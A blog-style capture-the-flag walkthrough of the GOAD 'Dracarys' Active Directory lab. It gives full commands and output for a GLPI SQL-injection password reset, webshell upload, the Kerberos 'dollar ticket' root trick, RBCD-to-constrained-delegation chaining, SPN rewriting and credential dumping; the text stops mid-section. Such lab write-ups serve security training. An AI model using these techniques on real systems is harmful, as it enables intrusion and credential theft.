GOAD-Dracarys
Dracarys is the latest GOAD lab made by MayFly, featuring some spicy Kerberos delegation abuse and a fun Linux privesc technique I hadn’t seen before.
The lab consists of three machines joined to the same AD domain dracarys.lab:
- 192.168.56.10 - BALERION (Domain Controller, Windows Server 2025)
- 192.168.56.11 - VHAGAR (Member Server, Windows Server 2025)
- 192.168.56.12 - SYRAX (Linux, Ubuntu 24.04)
We start on the Linux box.
Initial Recon
Quick nmap on SYRAX:
1
nmap -A -sV -p- -T5 192.168.56.12
1
2
3
4
5
6
7
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.6p1 Ubuntu
80/tcp    open  http    Apache httpd 2.4.58
443/tcp   open  http    Apache httpd 2.4.58
3306/tcp  open  mysql   MySQL 8.0.45
33060/tcp open  mysqlx?
Service Info: Host: syrax.dracarys.lab
Web server shows the default Apache page. After spending way too long thinking I broke the lab provisioning, I went back to basics and fuzzed:
1
ffuf -c -w /opt/lists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.56.12/FUZZ" -ic
1
glpi                    [Status: 301]
Found /glpi - an IT asset management application notorious for CVEs.

GLPI Exploitation
Ran glpwnme to check for vulnerabilities:
1
glpwnme -t http://192.168.56.12/glpi/ --check-all
1
2
3
4
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀
⚡ PHP_UPLOAD: Version seems vulnerable !
⚡ CVE_2025_24799: Version seems vulnerable !
Version 10.0.17 is vulnerable to CVE-2025-24799 - a pre-auth blind SQL injection. Default passwords don’t work, so we’ll abuse the password reset flow.
First, extract the admin email via SQLi:
1
2
glpwnme -t http://192.168.56.12/glpi/ -e "CVE_2025_24799" --run -O time=0.4 \
  sql="SELECT CONCAT(users_id, ':', email) FROM glpi_useremails LIMIT 1"
1
2
[+] Final result:
2:noreply@dracarys.lab
Trigger a password reset request for the glpi account through the web interface, then extract the reset token:
1
2
glpwnme -t http://192.168.56.12/glpi/ -e "CVE_2025_24799" --run \
  sql="SELECT password_forget_token FROM glpi_users WHERE name='glpi'"
1
2
[+] Final result:
86f925d6aa380639bfe00cfc054d7fa88094172e
Navigate to the reset URL and set a new password:
1
http://192.168.56.12/glpi/front/lostpassword.php?password_forget_token=86f925d6aa380639bfe00cfc054d7fa88094172e
Now authenticated as admin, we can use the PHP upload vulnerability for RCE:
1
glpwnme -t http://192.168.56.12/glpi/ -u glpi -p glpi -e "PHP_UPLOAD" --run
1
[+] Access your file: http://192.168.56.12/glpi/files/_tmp/orange.php?passwd=P@ssw0rd123&_hidden_cmd=whoami


Got a webshell, upgraded to reverse shell.
Domain Credentials from GLPI
Poking around the GLPI config, found MySQL creds:
1
2
public $dbuser = 'glpi';
public $dbpassword = 'glpi';
Connected to the database and found LDAP auth configuration in glpi_authldaps:
1
2
3
host: ldaps://balerion.dracarys.lab
rootdn: CN=sunfyre,CN=Users,DC=dracarys,DC=lab
rootdn_passwd: Whqrp48IKkTk7+QAx5xywTnWYvoU/CvrcnQdpb57YkvO9QeIqUmWVazMEsGbqsCG2LabXKjX7IEzmXCR
The password is encrypted with GLPI’s key stored in glpicrypt.key. Quick PHP script to decrypt:
1
2
3
4
5
6
7
8
9
<?php
define('GLPI_ROOT', '/var/www/html/glpi');
define('GLPI_CONFIG_DIR', GLPI_ROOT . '/config/');
require GLPI_ROOT . '/vendor/autoload.php';
require GLPI_ROOT . '/src/GLPIKey.php';

$key = new GLPIKey();
$enc = "Whqrp48IKkTk7+QAx5xywTnWYvoU/CvrcnQdpb57YkvO9QeIqUmWVazMEsGbqsCG2LabXKjX7IEzmXCR";
echo $key->decrypt($enc) . PHP_EOL;
1
BSno5DP4tjJ4jIu8is3B
First domain creds: sunfyre:BSno5DP4tjJ4jIu8is3B
1
nxc smb 192.168.56.10 -u sunfyre -p 'BSno5DP4tjJ4jIu8is3B'
1
SMB   192.168.56.10   445   BALERION   [+] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
BloodHound Enumeration
1
bloodhound-python -c All -u sunfyre -p BSno5DP4tjJ4jIu8is3B -d dracarys.lab -dc BALERION.dracarys.lab -ns 192.168.56.10 --zip
Key findings:


sunfyreis inLinuxUsersgroup can SSH to SYRAXMachineAccountQuota: 10users can create machine accountsviserionhasWriteSPNonVHAGAR$
The Dollar Ticket Attack Explained
The vulnerability lies in how the KDC (Key Distribution Center) resolves account names.
When you request a TGT for an account, say root, the KDC searches for it in Active Directory. If it doesn’t find root, it doesn’t just fail - it automatically retries by appending $ to the name and searches for root$.
Why? Because machine accounts in AD always end with $. Microsoft implemented this as a “convenience feature” to handle cases where someone forgets the trailing dollar sign when referencing a machine account.
The problem: this behavior is exploitable.
Here’s the attack logic:
- MAQ allows machine account creation Any domain user can create machine accounts (default MAQ = 10)
- We control the machine account name We can name it whatever we want
- KDC auto-appends $ - If we request a TGT for
root, KDC will resolve it toroot$ - SSH trusts the ticket’s principal name SSH sees a ticket for “root” and grants access as root So if we create a machine account named
root$with a password we control, then request a TGT forroot(without the $), the KDC will: - Search for
root→ not found - Retry with
root$→ finds our machine account - Issue a TGT with the principal name
root@DRACARYS.LABWhen we use this ticket to SSH into SYRAX, the SSH server sees a valid Kerberos ticket for the principalrootand authenticates us as the local root user.
Exploitation
Create the machine account root$:
1
addcomputer.py -computer-name 'root$' -dc-host balerion.dracarys.lab -domain-netbios dracarys.lab 'dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B'
1
[*] Successfully added machine account root$ with password l3ADwuejkF7kL2crQhJcSytc7kgX9h9I.
Now request a TGT for root (not root$). The KDC will resolve it to our machine account:
1
getTGT.py -dc-ip 192.168.56.10 'dracarys.lab/root:l3ADwuejkF7kL2crQhJcSytc7kgX9h9I'
1
[*] Saving ticket in root.ccache
Use the ticket to SSH as root:
1
export KRB5CCNAME=root.ccache;ssh -o GSSAPIAuthentication=true root@syrax.dracarys.lab
BINGO we privesced!!!!
1
2
3
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-110-generic x86_64)
...
root@syrax:~#
Root on SYRAX.
Extracting Kerberos Material
Now we can grab viserion’s ticket from /tmp/ and extract SYRAX’s machine account keys from the keytab:
1
python3 keytabextract.py /etc/krb5.keytab
1
2
3
4
REALM : DRACARYS.LAB
SERVICE PRINCIPAL : SYRAX$/
NTLM HASH : fd9d2f989097540cc56f892550aa5b8a
AES-256 HASH : 37870be09499a141a3229a1939f81f3269e30d59ff242e9fcf04fa6aef7e4f1c
Verify viserion’s ticket works:
1
export KRB5CCNAME=krb5cc_viserion;nxc smb BALERION.dracarys.lab -u viserion@DRACARYS.LAB -k --use-kcache
1
SMB   BALERION   [+] DRACARYS.LAB\viserion from ccache
Ghost SPN + RBCD Chain
Back to BloodHound. We have:
viserioncan modify SPNs onVHAGAR$(WriteSPN)SYRAX$has constrained delegation toHTTP/arrax.dracarys.lab- But
arraxdoesn’t exist - it’s a Ghost SPN
The delegation chain:
1
findDelegation.py 'dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B'
1
2
3
4
5
6
7
8
9

AccountName  AccountType  DelegationType                       DelegationRightsTo         SPN Exists
-----------  -----------  -----------------------------------  -------------------------  ----------
BALERION$    Computer     Unconstrained                        N/A                        Yes
VHAGAR$      Computer     Constrained w/o Protocol Transition  WSMAN/vhagar.dracarys.lab  Yes
ARRAX$       Computer     Resource-Based Constrained           SYRAX$                     No
SYRAX$       Computer     Constrained w/o Protocol Transition  HTTP/arrax                 Yes
SYRAX$       Computer     Constrained w/o Protocol Transition  HTTP/arrax.dracarys.lab    Yes
The attack plan:
- Add
HTTP/arrax.dracarys.labSPN to VHAGAR (via viserion) - Use RBCD to get a forwardable ticket
- Chain into SYRAX’s constrained delegation
- Rewrite the ticket’s SPN to access VHAGAR via WinRM
Why the complexity?
Before diving into the exploit, let’s understand why we can’t just do a simple S4U attack.
Kerberos Delegation 101
When a service needs to access another service on behalf of a user (like a web server accessing a database for you), it uses delegation. There are two flavors:
- Unconstrained Delegation: The service can impersonate any user to any other service. Very dangerous, rarely seen anymore.
- Constrained Delegation (KCD): The service can only impersonate users to a specific list of services defined in
msDS-AllowedToDelegateTo. Constrained delegation uses two internal mechanisms:
- S4U2Self (Service for User to Self): The service asks the KDC “give me a ticket for this user, as if they authenticated to me”. The KDC creates a ticket saying “User X wants to access Service A”.
- S4U2Proxy (Service for User to Proxy): The service takes that ticket and asks the KDC “now convert this into a ticket for the target service”. The KDC checks if the delegation is allowed, then issues a ticket for the target service.
The Protocol Transition Problem
There’s a critical flag called forwardable on Kerberos tickets. S4U2Proxy will only accept tickets that have this flag set.
How a ticket gets the forwardable flag depends on the delegation mode:
- With Protocol Transition: The service can create tickets on its own initiative. S4U2Self tickets are forwardable. Everything works.
- Without Protocol Transition: The service can only relay actual user authentications. S4U2Self tickets are not forwardable. S4U2Proxy rejects them. SYRAX$ is configured for constrained delegation without protocol transition. So when we try a standard S4U attack:
1
2
getST.py -spn 'HTTP/arrax.dracarys.lab' -impersonate Administrator \
  -aesKey <SYRAX_AES_KEY> 'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10
1
2
KDC_ERR_BADOPTION — Probably SPN is not allowed to delegate
by user SYRAX$ or initial TGT not forwardable
The KDC refuses because the S4U2Self ticket isn’t forwardable.
The Old Bypass (Doesn’t Work on Server 2025)
Impacket has a -force-forwardable flag that:
- Receives the S4U2Self ticket
- Decrypts it (we have SYRAX$’s keys)
- Flips the forwardable bit
- Re-encrypts and sends it to S4U2Proxy
1
2
getST.py -spn 'HTTP/arrax.dracarys.lab' -impersonate Administrator \
  -aesKey <SYRAX_AES_KEY> -force-forwardable 'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10
1
KRB_AP_ERR_MODIFIED — Message stream modified
On older Windows versions, this worked. But Windows Server 2025 added a new protection: FULL_PAC_CHECKSUM.
The PAC (Privilege Attribute Certificate) inside the ticket now includes a checksum signed with the KDC’s secret key. We don’t have this key. When we modify the ticket, we can’t recalculate the checksum, and the KDC detects the tampering.
The Solution: RBCD Produces Forwardable Tickets
Here’s the key insight: Resource-Based Constrained Delegation (RBCD) always produces forwardable tickets by design.
In RBCD, the permission is inverted:
- Classic KCD: “Service A can delegate to Service B” → configured on Service A
- RBCD: “Service B accepts delegation from Service A” → configured on Service B Microsoft designed RBCD to always issue forwardable tickets, regardless of protocol transition settings. It’s just how the protocol works.
So the attack becomes:
- Set up RBCD: SYRAX$ accepts delegation from ARRAX$ (a machine we control)
- Use RBCD to get a forwardable ticket for Administrator → SYRAX$
- Feed this forwardable ticket into SYRAX$’s constrained delegation
- Get a ticket for Administrator → HTTP/arrax.dracarys.lab (which is now on VHAGAR$) We’re chaining RBCD → KCD to bypass the protocol transition restriction.
Step 1: Add Ghost SPN to VHAGAR
Using viserion’s WriteSPN permission:
1
KRB5CCNAME=viserion.ccache bloodyAD -u viserion -k -d dracarys.lab --host balerion.dracarys.lab --dc-ip 192.168.56.10 set object 'vhagar$' servicePrincipalName -v 'WSMAN/vhagar.dracarys.lab' -v 'TERMSRV/VHAGAR'  -v 'TERMSRV/vhagar.dracarys.lab' -v 'RestrictedKrbHost/VHAGAR' -v 'HOST/VHAGAR' -v 'RestrictedKrbHost/vhagar.dracarys.lab' -v 'HOST/vhagar.dracarys.lab' -v 'HTTP/arrax'  -v 'HTTP/arrax.dracarys.lab'
1
[+] vhagar$'s servicePrincipalName has been updated
Step 2: Create ARRAX$ machine account
1
addcomputer.py -computer-name 'ARRAX$' -computer-pass 'Password123.' 'dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B' -dc-ip 192.168.56.10
Step 3: Configure RBCD on SYRAX$
Using SYRAX’s keytab:
1
2
3
4
getTGT.py -aesKey '37870be09499a141a3229a1939f81f3269e30d59ff242e9fcf04fa6aef7e4f1c'  'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10

export KRB5CCNAME=SYRAX\$.ccache
rbcd.py -delegate-from 'ARRAX$' -delegate-to 'SYRAX$' -use-ldaps -k -no-pass -action write 'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10
1
[*] ARRAX$ can now impersonate users on SYRAX$ via S4U2Proxy
Step 4: Get forwardable ticket via RBCD
1
2
unset KRB5CCNAME
getST.py -spn 'SYRAX$' -impersonate Administrator  'dracarys.lab/ARRAX$:Pentest123!' -dc-ip 192.168.56.10
1
[*] Saving ticket in Administrator@SYRAX$@DRACARYS.LAB.ccache
Step 5: Chain into constrained delegation
1
2
3
4
getTGT.py -aesKey '37870be09499a141a3229a1939f81f3269e30d59ff242e9fcf04fa6aef7e4f1c' 'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10

export KRB5CCNAME=SYRAX\$.ccache
getST.py -spn 'HTTP/arrax.dracarys.lab' -impersonate Administrator -k -no-pass -additional-ticket 'Administrator@SYRAX$@DRACARYS.LAB.ccache'  'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10
1
[*] Saving ticket in Administrator@HTTP_arrax.dracarys.lab@DRACARYS.LAB.ccache
Step 6: Rewrite SPN and connect
The ticket targets HTTP/arrax.dracarys.lab but arrax doesn’t exist on the network. Use tgssub to rewrite the SPN:
1
tgssub.py -in 'Administrator@HTTP_arrax.dracarys.lab@DRACARYS.LAB.ccache' -out Administrator_winrm.ccache -altservice 'HTTP/vhagar.dracarys.lab'
1
2
export KRB5CCNAME=Administrator_winrm.ccache
evil-winrm -i vhagar.dracarys.lab -r dracarys.lab
1
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Local admin on VHAGAR.
Domain Admin
Added a local admin account for persistance then Dump local secrets:
1
2
3
4
5
6
7
8
9
10
11
12
nxc smb 192.168.56.11 -u bl4ckarch -p Password123. --local-auth --sam --lsa --dpapi
SMB         192.168.56.11   445    VHAGAR           [*] Windows 11 / Server 2025 Build 26100 x64 (name:VHAGAR) (domain:VHAGAR) (signing:False) (SMBv1:None)
SMB         192.168.56.11   445    VHAGAR           [+] VHAGAR\bl4ckarch:Pa*** (Domaine Compromis)
SMB         192.168.56.11   445    VHAGAR           [*] Dumping SAM hashes
SMB         192.168.56.11   445    VHAGAR           Administrator:500:aad3b435b51404eeaad3b4
SMB         192.168.56.11   445    VHAGAR           Guest:501:aad3b435b51404eeaad3b435b51404ee:3
SMB         192.168.56.11   445    VHAGAR           DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:
SMB         192.168.56.11   445    VHAGAR           WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee
SMB         192.168.56.11   445    VHAGAR           vagrant:1000:aad3b435b51404eeaad3b435b51404ee
SMB         192.168.56.11   445    VHAGAR           Bl4ckarch:1001:aad3b435b51404eeaad3b435b51404ee:
SMB         192.168.56.11   445    VHAGAR           [+] Added 6 SAM hashes to the database

Found a script with viserion’s password:
1
2
3
*Evil-WinRM* PS C:\> type "C:/bot_ssh.ps1"
$User = "viserion"
$Password = "aLHtz1WvIVmeV4Zh4CDE"
More interesting - KeePass is running with the vault password visible in the process command line:
1
*Evil-WinRM* PS C:\> Get-WmiObject Win32_Process -Filter "ProcessId=6172" | Select-Object CommandLine
1
